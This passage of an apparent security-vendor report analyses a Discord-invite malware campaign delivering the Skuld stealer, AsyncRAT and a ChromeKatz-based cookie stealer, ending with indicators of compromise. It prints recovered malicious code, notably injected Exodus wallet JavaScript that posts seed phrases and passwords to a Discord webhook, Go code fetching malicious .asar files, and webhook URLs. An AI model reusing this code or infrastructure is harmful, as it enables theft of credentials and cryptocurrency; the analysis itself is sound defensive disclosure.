However, the variant analyzed in this campaign uses two separate Discord webhooks, each serving different purposes, and both URLs are encrypted using a single-byte XOR cipher.

Upon execution, the malware decrypts both webhook URLs:

```
for ( i = 0LL; i < v117; i = i_pp ) // Decrypt webhook  
{  
    if ( (unsigned __int8)webhook_encr1[i] >= 128u )  
    {  
        v240 = i;  
        v110 = v117;  
        runtime_decoderune((__int64)webhook_encr1, v117, i, (unsigned __int8)webhook_encr1[i]);  
        v119 = v240 < v238;  
        i = v240;  
        webhook_encr1 = v244;  
        v117 = v238;  
        i_pp = v110;  
        webhook_decr1_ = v249;  
    }  
    else  
    {  
        i_pp = i + 1;  
        v119 = i < (unsigned __int64)v117;  
    }  
    if ( !v119 )  
        runtime_panicIndex(i, v110, v117, i_pp);  
    v112 = (unsigned __int8)webhook_encr1[i] ^ 0x2A;  
    webhook_decr1_[i] = webhook_encr1[i] ^ 0x2A;  
}
```

Figure 17 – Webhook URL decryption in Skuld stealer.

These are the decrypted webhook URLs:

Name	URL
webhook	https://discord[.]com/api/webhooks/1355186248578502736/_RDywh_K6GQKXiM5To5ueXSSjYopg9nY6XFJo1o5Jnz6v9sih59A8p-6HkndI_nOTicO
webhook2	https://discord[.]com/api/webhooks/1348629600560742462/RJgSAE7cYY-1eKMkl5EI-qZMuHaujnRBMVU_8zcIaMKyQi4mCVjc9RozhDQ7wmPoD7Xp

The first webhook (webhookencr) is used for exfiltrating general data, such as browser credentials, system information, and Discord tokens.

The second webhook (webhookencr2) is specifically reserved for exfiltrating highly sensitive data: crypto wallet seed phrases and passwords from the **Exodus** and **Atomic** crypto wallets.

Below is a partially restored Go-code responsible for this logic:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
func main() {
CONFIG["webhook"] = decryptXOR(CONFIG["webhookencr"].(string))
CONFIG["webhook2"] = decryptXOR(CONFIG["webhookencr2"].(string))
actions := []func(string){
wallets.Run,
browsers.Run,
system.Run,
discodes.Run,
commonfiles.Run,
tokens.Run,
}
// Standard modules using the first webhook
for _, action := range actions {
go action(CONFIG["webhook"].(string))
}
// Special module for crypto wallet injection using the second webhook
go mainGowrap1(CONFIG["webhook2"].(string))
}
func mainGowrap1(webhook2 string) {
atomicURL := "https://github.com/hackirby/wallets-injection/raw/main/atomic.asar"
exodusURL := "https://github.com/hackirby/wallets-injection/raw/main/exodus.asar"
walletsinjection.Run(atomicURL, exodusURL, webhook2)
}
func main() { CONFIG["webhook"] = decryptXOR(CONFIG["webhookencr"].(string)) CONFIG["webhook2"] =
```

```

decryptXOR(CONFIG["webhookencr2"].(string)) actions := []func(string){ wallets.Run, browsers.Run, system.Run,
discodes.Run, commonfiles.Run, tokens.Run, } // Standard modules using the first webhook for _, action := range actions { go
action(CONFIG["webhook"].(string)) } // Special module for crypto wallet injection using the second webhook go
mainGowrap1(CONFIG["webhook2"].(string)) } func mainGowrap1(webhook2 string) { atomicURL := "https://github.com/
hackirby/wallets-injection/raw/main/atomic.asar" exodusURL := "https://github.com/hackirby/wallets-injection/raw/main/
exodus.asar" walletsinjection.Run(atomicURL, exodusURL, webhook2) }

func main() {
    CONFIG["webhook"] = decryptXOR(CONFIG["webhookencr"].(string))
    CONFIG["webhook2"] = decryptXOR(CONFIG["webhookencr2"].(string))

    actions := []func(string){
        wallets.Run,
        browsers.Run,
        system.Run,
        discodes.Run,
        commonfiles.Run,
        tokens.Run,
    }

    // Standard modules using the first webhook
    for _, action := range actions {
        go action(CONFIG["webhook"].(string))
    }

    // Special module for crypto wallet injection using the second webhook
    go mainGowrap1(CONFIG["webhook2"].(string))
}

func mainGowrap1(webhook2 string) {
    atomicURL := "https://github.com/hackirby/wallets-injection/raw/main/atomic.asar"
    exodusURL := "https://github.com/hackirby/wallets-injection/raw/main/exodus.asar"
    walletsinjection.Run(atomicURL, exodusURL, webhook2)
}

```

Skuld uses a malicious technique known as wallet injection. It replaces legitimate cryptocurrency wallet application files (**app.asar**) with modified versions downloaded from GitHub. Skuld Stealer specifically targets the Exodus and Atomic crypto wallets. The **.asar** files are archive files used by Electron applications (cross-platform applications built with JavaScript, HTML, and CSS). Electron applications commonly use **.asar** archives to package their source code and assets.

Skuld Stealer downloads malicious **.asar** files from the following repositories:

Atomic Wallet: <https://github.com/hackirby/wallets-injection/raw/main/atomic.asar>

Exodus Wallet: <https://github.com/hackirby/wallets-injection/raw/main/exodus.asar>

Once downloaded, Skuld replaces the original wallet archives with these malicious versions. Additionally, Skuld creates seemingly harmless LICENSE text files in the wallet directories, and embeds Discord webhook URLs:

Atomic wallet: %LOCALAPPDATA%\Programs\atomic\LICENSE.electron.txt

Exodus wallet: %LOCALAPPDATA%\exodus\app-<version>\LICENSE

Name	Type	Size	Date modified
locales	File folder		4/16/2025 11:10 AM

resources	File folder		4/16/2025 11:10 AM
chrome_100_percent.pak	PAK File	149 KB	4/16/2025 11:10 AM
chrome_200_percent.pak	PAK File	224 KB	4/16/2025 11:10 AM
d3dcompiler_47.dll	Application exten...	4,812 KB	4/16/2025 11:10 AM
Exodus	Application	184,672 KB	4/16/2025 11:10 AM
ffmpeg.dll	Application exten...	2,869 KB	4/16/2025 11:10 AM
icudtl.dat	DAT File	10,223 KB	4/16/2025 11:10 AM
libEGL.dll	Application exten...	492 KB	4/16/2025 11:10 AM
libGLESv2.dll	Application exten...	8,231 KB	4/16/2025 11:10 AM
LICENSE	File	1 KB	4/16/2025 12:15 PM



Figure 18 – Fake LICENSE file in Exodus wallet contains a Discord webhook URL.

These webhook URLs are then read by the malicious JavaScript inside the injected .asar files.

When users interact with their wallets, the patched JavaScript function extracts sensitive user data, such as password and seed phrases, and sends it to the attacker.

For instance, in the case of the **Exodus wallet**, Skuld injects malicious code into the wallet's unlock function, which receives the user's entered password and retrieves the seed phrase. The malicious JavaScript then sends both the extracted seed phrase and password to the attacker via the Discord webhook.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```

async unlock(e) {
  if (await this.shouldUseTwoFactorAuthMode()) return;
  const t = await Object(ee.readSeco)(this._walletPaths.seedFile, e);
  this._setSeed(M.fromBuffer(t), P.a.randomFillSync(t), await this._loadLightningCreds());
  const webhook = await fs.readFile('LICENSE', 'utf8');
  const mnemonic = this._seed.mnemonicString;
  const password = e;
  const computerName = os.hostname();
  const username = os.userInfo().username;
  var request = new XMLHttpRequest();
  request.open("POST", webhook, true);
  request.setRequestHeader("Content-Type", "application/json");
  var payload = JSON.stringify({
    "username": "skuld - exodus injection",
    "avatar_url": "https://i.ibb.co/GJGXzGX/discord-avatar-512-FCWUJ.png",
    "content": "" + computerName + "" + " - " + "" + username + "",
    "embeds": [
  {

```

```

"title": "Exodus Injection",
"color": 0xb143e3,
"footer": {
"text": "skuld exodus injection - made by hackirby",
"icon_url": "https://avatars.githubusercontent.com/u/145487845?v=4",
},
"fields": [
{
"name": "Mnemonic",
"value": "" + mnemonic + "",
},
{
"name": "Password",
"value": "" + password + "",
},
],
});
request.send(payload);
}

async unlock(e) { if (await this.shouldUseTwoFactorAuthMode()) return; const t = await Object(ee.readSeco)
(this._walletPaths.seedFile, e); this._setSeed(M.fromBuffer(t), P.a.randomFillSync(t), await this._loadLightningCreds() const
webhook = await fs.readFile('LICENSE', 'utf8'); const mnemonic = this._seed.mnemonicString; const password = e; const
computerName = os.hostname(); const username = os.userInfo().username; var request = new XMLHttpRequest();
request.open("POST", webhook, true); request.setRequestHeader("Content-Type", "application/json"); var payload =
JSON.stringify({ "username": "skuld - exodus injection", "avatar_url": "https://i.ibb.co/GJGXzGX/discord-avatar-512-
FCWUJ.png", "content": "" + computerName + "" + " - " + "" + username + "", "embeds": [ { "title": "Exodus Injection",
"color": 0xb143e3, "footer": { "text": "skuld exodus injection - made by hackirby", "icon_url": "https://
avatars.githubusercontent.com/u/145487845?v=4", }, "fields": [ { "name": "Mnemonic", "value": "" + mnemonic + "", }, {
"name": "Password", "value": "" + password + "", }, ], }, }); request.send(payload); }

async unlock(e) {
if (await this.shouldUseTwoFactorAuthMode()) return;
const t = await Object(ee.readSeco)(this._walletPaths.seedFile, e);
this._setSeed(M.fromBuffer(t), P.a.randomFillSync(t), await this._loadLightningCreds()

const webhook = await fs.readFile('LICENSE', 'utf8');
const mnemonic = this._seed.mnemonicString;
const password = e;
const computerName = os.hostname();
const username = os.userInfo().username;

var request = new XMLHttpRequest();

```

```

request.open("POST", webhook, true);
request.setRequestHeader("Content-Type", "application/json");

var payload = JSON.stringify({
  "username": "skuld - exodus injection",
  "avatar_url": "https://i.ibb.co/GJGXzGX/discord-avatar-512-FCWUJ.png",
  "content": "" + computerName + "" + " - " + "" + username + "",
  "embeds": [
    {
      "title": "Exodus Injection",
      "color": 0xb143e3,
      "footer": {
        "text": "skuld exodus injection - made by hackirby",
        "icon_url": "https://avatars.githubusercontent.com/u/145487845?v=4",
      },
      "fields": [
        {
          "name": "Mnemonic",
          "value": "" + mnemonic + "",
        },
        {
          "name": "Password",
          "value": "" + password + "",
        },
      ],
    },
  ],
});

request.send(payload);

}

```

As we know, the seed phrase (or mnemonic phrase) is a human-readable representation of a wallet's master private key. Under standards like [BIP-39](#), a 12- or 24-word mnemonic encodes the entropy that, when run through a key-derivation function (e.g. [PBKDF2](#)) and the [BIP-32](#) hierarchical-deterministic algorithm, generates the wallet's master private key and all its descendant private/public key pairs.

In practical terms, obtaining a user's seed phrase lets an attacker reconstruct every private key in that wallet's keychain and therefore grants full control over all cryptocurrency addresses and funds derived from it.

Campaign Evolution and Addition of New Modules

During our ongoing monitoring of the campaign, we observed that the threat actors periodically update the `installer.exe` downloader. Newer versions often achieve zero detection rates on VirusTotal. Additionally, new payloads are occasionally introduced.

In 2024, Google introduced a security feature in Chrome called Application-Bound Encryption (ABE), aimed at preventing cookie extraction via standard access to SQLite Cookies files. This enhancement rendered most traditional stealers, including Skuld, ineffective.

To circumvent this, attackers adapted the open-source tool ChromeKatz (<https://github.com/Meckazin/ChromeKatz/>), enabling them to steal cookies from updated versions of Google Chrome, as well as Chromium-based browsers like Edge and Brave. The updated `installer.exe` (SHA256: **160eda7ad14610d93f28b7dee20501028c1a9d4f5dco437794ccfc2604807693**) also

downloads the stealer from BitBucket, where it is stored in encrypted form:

[https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads/cks.exe](https://bitbucket[.]org/syscontrol6/syscontrol/downloads/cks.exe)

To decrypt the downloaded binary, the loader uses the same encryption algorithm used for the other payloads. The decrypted **cks.exe** has the SHA256 hash:

fo8676eeb489087bcoe47bdo8a3f7c4b57ef5941698bc09d30857c650763859c

Unlike traditional stealers that rely on decrypting cookie files, the ChromeKatz-based stealer operates directly within the browser's memory, effectively bypassing ABE and extracting cookies from the latest versions of Google Chrome, Edge, and Brave. The stealer accesses the browser process memory directly, retrieving cookies in their decrypted form.

Before initiating cookie collection, the stealer searches for the appropriate browser process (`chrome.exe`, `msedge.exe`, or `brave.exe`) for injection. It enumerates active processes, identifies browser processes, determines the executable path using the `K32GetModuleFileNameExW` function, and retrieves the browser version via `GetFileVersionInfoW`.

```
if ( !K32GetModuleFileNameExW(hProcess, 0LL, v9, 0x104u) )
    goto LABEL_64;
FileVersionInfoSizeW = GetFileVersionInfoSizeW(v10, (LPDWORD)dwHandle);
v12 = FileVersionInfoSizeW;
if ( !FileVersionInfoSizeW )
    goto LABEL_64;
v13 = j__malloc_base(FileVersionInfoSizeW);
v14 = v13;
if ( !v13 || !GetFileVersionInfoW(v10, 0, v12, v13) )
```

Figure 19 – Detecting the browser version.

This step is crucial, as ChromeKatz can only operate with specific browser versions where the `CookieMap` structure in memory is known.

Notably, cookies are stored exclusively in a single child process of the browser, the `NetworkService`, responsible for network operations. To locate the correct process, the stealer checks for the following string in the command-line arguments:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
--utility-sub-type=network.mojom.NetworkService
```

```
--utility-sub-type=network.mojom.NetworkService
```

```
--utility-sub-type=network.mojom.NetworkService
```

The steps in the cookie extraction mechanism:

The stealer identifies the largest `MEM_PRIVATE` | `PAGE_READWRITE` memory region within the browser's memory, presumed to contain the `CookieMap` structure.

It employs signature-based search with masks (patterns containing `0xAA` as wildcards) to locate the start of the structure.

The stealer recursively traverses the B-tree representing the in-memory cookie storage structure to extract cookie data.

```
1 void __fastcall ab_ProcessNode(void *hProcess, Node *node, unsigned int targetConfig, __int64 buffer)
2 {
3     __int64 v8; // xmm1_8
4     const void *right; // rdx
5     __int128 node_key; // [rsp+30h] [rbp-98h] BYREF
6     __int64 v11; // [rsp+40h] [rbp-88h]
7     Node Buffer; // [rsp+50h] [rbp-78h] BYREF
8
9     ab_printf("Cookie Key: ");
10    v8 = *(_QWORD *)&node->key.buf[16];
11    node_key = *(_QWORD *)&node->key.buf;
12    v11 = v8;
13    ab_ReadString(hProcess, (__int64)&node_key);
14    ab_ProcessNodeValue(hProcess, (LPCVOID)node->valueAddress, targetConfig, buffer);
```

```

15 if ( node->left )
16 {
17     if ( ReadProcessMemory(hProcess, (LPCVOID)node->left, &Buffer, 0x40uLL, 0LL) )
18         ab_ProcessNode(hProcess, &Buffer, targetConfig, buffer);
19     else
20         ab_PrintErrorWithMessage(L"Error reading left node");
21 }
22 right = (const void *)node->right;
23 if ( right )
24 {
25     if ( ReadProcessMemory(hProcess, right, &Buffer, 0x40uLL, 0LL) )
26         ab_ProcessNode(hProcess, &Buffer, targetConfig, buffer);
27     else
28         ab_PrintErrorWithMessage(L"Error reading right node");
29 }
30 }

```

Figure 20 – Recursive traversal of the B-tree storing cookies in browser memory.

The attackers incorporated string encryption (similar to that used in the downloaders) and a check for the presence of a **settings.txt** file, which should have been created by the downloader. This simple trick allows the stealer to bypass sandbox environments, as the module exits without initiating malicious activity if run in isolation from the rest of the malware chain.

The stolen data is archived into a file **exported_cookies.zip**, which is then sent to the attackers via a Discord webhook.

In the analyzed samples (SHA256: **db1aa52842247fc3e726b339f7f4911491836b0931c322d1d2ab218ac5a4fb08, fo8676eeb489087bcoe47bd08a3f7c4b57ef5941698bc09d30857c650763859c**), the following webhook URLs were used:

[https://discord\[.\]com/api/webhooks/1363890376271724785/NiZ1XTpzvw27K9O-oIVn7jM7oVVA_6drg91Wxgtgm78A9xsLoD1e_t-GFLiRBw5Lfv41](https://discord[.]com/api/webhooks/1363890376271724785/NiZ1XTpzvw27K9O-oIVn7jM7oVVA_6drg91Wxgtgm78A9xsLoD1e_t-GFLiRBw5Lfv41)

[https://discord\[.\]com/api/webhooks/1367077804990009434/jPrMZM5-Rq9LryHdcKRBvsObHHWhNvHnhPno7yohGYsDdFYadR2YCK40qnHwXekdDib](https://discord[.]com/api/webhooks/1367077804990009434/jPrMZM5-Rq9LryHdcKRBvsObHHWhNvHnhPno7yohGYsDdFYadR2YCK40qnHwXekdDib)

Additional Campaign Targeting Gamers

We also identified another active campaign, operated by the same threat actors, which shares core characteristics with the previously described campaign but employs a different initial infection vector. In this case, the loader is distributed as a Trojanized hacktool for unlocking pirated downloadable content (DLC) in *The Sims 4* – specifically targeting that game’s player base.

The malicious archive **Sims4-**

Unlocker.zip (SHA256: **ef8c2f3c36fff5fccad806af47ded1fd53ad3e7ae22673e28e54146offodb49c**) is hosted at:

[https://bitbucket\[.\]org/htfhthft/simshelper/downloads/Sims4-Unlocker.zip](https://bitbucket[.]org/htfhthft/simshelper/downloads/Sims4-Unlocker.zip)

Bitbucket provides download counters, allowing us to see the scope of the campaign. During our monitoring, we observed more than **350 downloads** of the archive:

Name	Size	Uploaded by	Downloads	Date
Download repository	58.6 KB			
gwa.exe	9.5 MB	Daniella Lopez	42	2025-04-27
sync.exe	47.5 KB	Daniella Lopez	2644	2025-03-31
Sims4-Unlocker.zip	21.9 MB	Daniella Lopez	361	2025-03-28
syshelpers.exe	214.5 KB	Daniella Lopez	8	2025-03-28

Figure 21 – Bitbucket download count for Sims4-Unlocker.zip

Despite the different entry point and target audience, the same loader framework is used, along with the **Skuld Stealer** and **AsyncRAT** payloads.

Additional related repositories likely linked to past campaigns by the same actors:

[https://bitbucket\[.\]org/updateservicesvar/serv/downloads/](https://bitbucket[.]org/updateservicesvar/serv/downloads/)

[https://bitbucket\[.\]org/registryclean1/fefsed/downloads/](https://bitbucket[.]org/registryclean1/fefsed/downloads/)

Victims and Impact

Precise identification of victims remains challenging due to the nature of the attack infrastructure. As the Skuld Stealer uses Discord webhooks, a one-way communication method, for exfiltrating stolen data, the attackers receive sensitive information without leaving publicly accessible traces. As a result, direct victim attribution is limited.

However, hosting payloads on Bitbucket provides a way to roughly estimate the campaign's reach based on the download statistics. Across several observed repositories, the number of downloads exceeded 1,300. While not every download necessarily corresponds to a successful infection, this number lets us reasonably approximate the potential victim pool.

Based on external telemetry, we determined that victims are distributed across multiple countries, including:

United States

Vietnam

France

Germany

Slovakia

Austria

Netherlands

United Kingdom

The choice of payloads, including a powerful stealer specifically targeting cryptocurrency wallets, suggests that the attackers are primarily focused on crypto users and motivated by financial gain.

Conclusion

This campaign illustrates how a subtle feature of Discord's invite system, the ability to reuse expired or deleted invite codes in vanity invite links, can be exploited as a powerful attack vector. By hijacking legitimate invite links, threat actors silently redirect unsuspecting users to malicious Discord servers.

The attackers constructed a carefully orchestrated, multi-stage infection chain, beginning with social engineering techniques, followed by a PowerShell-based downloader, and employing trusted services like GitHub, Bitbucket, and Pastebin to stealthily host and deliver encrypted malware payloads. Interestingly, instead of employing sophisticated obfuscation or packing techniques, they relied on simpler yet highly effective evasion methods: Altering behavior based on command-line parameters, introducing execution delays through scheduled tasks, and decrypting payloads only after multi-step execution.

The selected payloads, specifically AsyncRAT and a customized variant of Skuld Stealer, indicate a financial motivation behind this attack. While Skuld targets credentials from multiple sources such as browsers and Discord, the campaign places particular emphasis on cryptocurrency wallets, notably Exodus and Atomic, by injecting malicious JavaScript that exfiltrates stolen wallet seed phrases and passwords via a dedicated Discord webhook. At the same time, the persistent scheduled task regularly triggers the second-stage loader, ensuring continuous execution and persistence of AsyncRAT. Even if a victim discovers and removes the malware, AsyncRAT will be redownloaded and re-executed, enabling attackers to retain ongoing remote control over previously compromised systems.

Discord took swift action to disable the malicious bot used in this campaign, which helps disrupt the current infection chain. However, the broader risk, that attackers could create new bots or adopt alternate delivery methods that leverage the same core techniques, still remains.

Protection

Check Point [Threat Emulation](#) and [Harmony Endpoint](#) provide comprehensive coverage of attack tactics, file types, and operating systems and protect against the attacks and threats described in this report.

Indicators of Compromise

Hashes

SHA256	Description
673090abada8ca47419a5dbc37c5443fe990973613981ce622f30e83683dc932	1st Stage Downloader (RnrLoader)
160eda7ad14610d93f28b7dee20501028c1a9d4f5dc0437794ccfc2604807693	1st Stage Downloader (RnrLoader newer version)
5d0509f68a9b7c415a726be75a078180e3f02e59866f193b0a99eee8e39c874f	2nd Stage Downloader (RnrLoader)
375fa2e3e936d05131ee71c5a72d1b703e58ec00ae103bbea552c031d3bfbdbe	PowerShell Script
53b65b7c38e3d3fca465c547a8c1acc53c8723877c6884f8c3495ff8ccc94fbe	AsyncRAT payload
d54fa589708546eca500fbeeaa44363443b86f2617c15c8f7603ff4fb05d494c1	AsyncRAT payload
670be5b8c7fcd6e2920a4929fcaa380b1b0750bfa27336991a483c0c0221236a	AsyncRAT payload
8135f126764592be3df17200f49140bfb546ec1b2c34a153aa509465406cb46c	Skuld Stealer payload
f08676eeb489087bc0e47bd08a3f7c4b57ef5941698bc09d30857c650763859c	ChromeKatz payload
db1aa52842247fc3e726b339f7f4911491836b0931c322d1d2ab218ac5a4fb08	ChromeKatz payload
ef8c2f3c36fff5fccad806af47ded1fd53ad3e7ae22673e28e541460ffodb49c	Sims4-Unlocker.zip

Network Indicators

Phishing Website:

captchaguard[.]me

[https://captchaguard\[.\]me/?key=](https://captchaguard[.]me/?key=)

PowerShell Script:

[https://pastebin\[.\]com/raw/zWoL2z2M](https://pastebin[.]com/raw/zWoL2z2M)

Bitbucket repositories:

[https://bitbucket\[.\]org/updatevak/upd/downloads](https://bitbucket[.]org/updatevak/upd/downloads)

[https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads](https://bitbucket[.]org/syscontrol6/syscontrol/downloads)

[https://bitbucket\[.\]org/updateservicesvar/serv/downloads](https://bitbucket[.]org/updateservicesvar/serv/downloads)

[https://bitbucket\[.\]org/registryclean1/febsd/downloads](https://bitbucket[.]org/registryclean1/febsd/downloads)

[https://bitbucket\[.\]org/htfhthft/simshelper/downloads](https://bitbucket[.]org/htfhthft/simshelper/downloads)

First stage downloader:

[https://github\[.\]com/frfs1/update/raw/refs/heads/main/installer.exe](https://github[.]com/frfs1/update/raw/refs/heads/main/installer.exe)

[https://github\[.\]com/shisuh/update/raw/refs/heads/main/installer.exe](https://github[.]com/shisuh/update/raw/refs/heads/main/installer.exe)

[https://github\[.\]com/gkwdw/wffaw/raw/refs/heads/main/installer.exe](https://github[.]com/gkwdw/wffaw/raw/refs/heads/main/installer.exe)

Second stage downloader:

[https://bitbucket\[.\]org/updatevak/upd/downloads/Rnr.exe](https://bitbucket[.]org/updatevak/upd/downloads/Rnr.exe)

[https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads/Rnr.exe](https://bitbucket[.]org/syscontrol6/syscontrol/downloads/Rnr.exe)

Skuld stealer:

[https://bitbucket\[.\]org/updatevak/upd/downloads/skul.exe](https://bitbucket[.]org/updatevak/upd/downloads/skul.exe)

[https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads/skul.exe](https://bitbucket[.]org/syscontrol6/syscontrol/downloads/skul.exe)

AsyncRAT:

[https://bitbucket\[.\]org/updatevak/upd/downloads/AClient.exe](https://bitbucket[.]org/updatevak/upd/downloads/AClient.exe)

[https://bitbucket\[.\]org/syscontrol6/syscontrol/downloads/AClient.exe](https://bitbucket[.]org/syscontrol6/syscontrol/downloads/AClient.exe)

AsyncRat Dead Drop Resolver:

[https://pastebin\[.\]com/raw/ftknPNF7](https://pastebin[.]com/raw/ftknPNF7)

[https://pastebin\[.\]com/raw/NYpQCL7y](https://pastebin[.]com/raw/NYpQCL7y)

[https://pastebin\[.\]com/raw/QdseGsQL](https://pastebin[.]com/raw/QdseGsQL)

AsyncRAT C2:

101.99.76.120

87.120.127.37

185.234.247.8

microads[.]top

Skuld Discord Webhooks:

[https://discord\[.\]com/api/webhooks/1355186248578502736/_RDywh_K6GQKXiM5To5ueXSSjYopg9nY6XFJo1o5Jnz6v9sih59A8p-6HkndI_nOTicO](https://discord[.]com/api/webhooks/1355186248578502736/_RDywh_K6GQKXiM5To5ueXSSjYopg9nY6XFJo1o5Jnz6v9sih59A8p-6HkndI_nOTicO)

[https://discord\[.\]com/api/webhooks/1348629600560742462/RJgSAE7cYY-1eKMkl5EI-qZMuHaujnrBMVU_8zcIaMKyQi4mCVjc9RozhDQ7wmPoD7Xp](https://discord[.]com/api/webhooks/1348629600560742462/RJgSAE7cYY-1eKMkl5EI-qZMuHaujnrBMVU_8zcIaMKyQi4mCVjc9RozhDQ7wmPoD7Xp)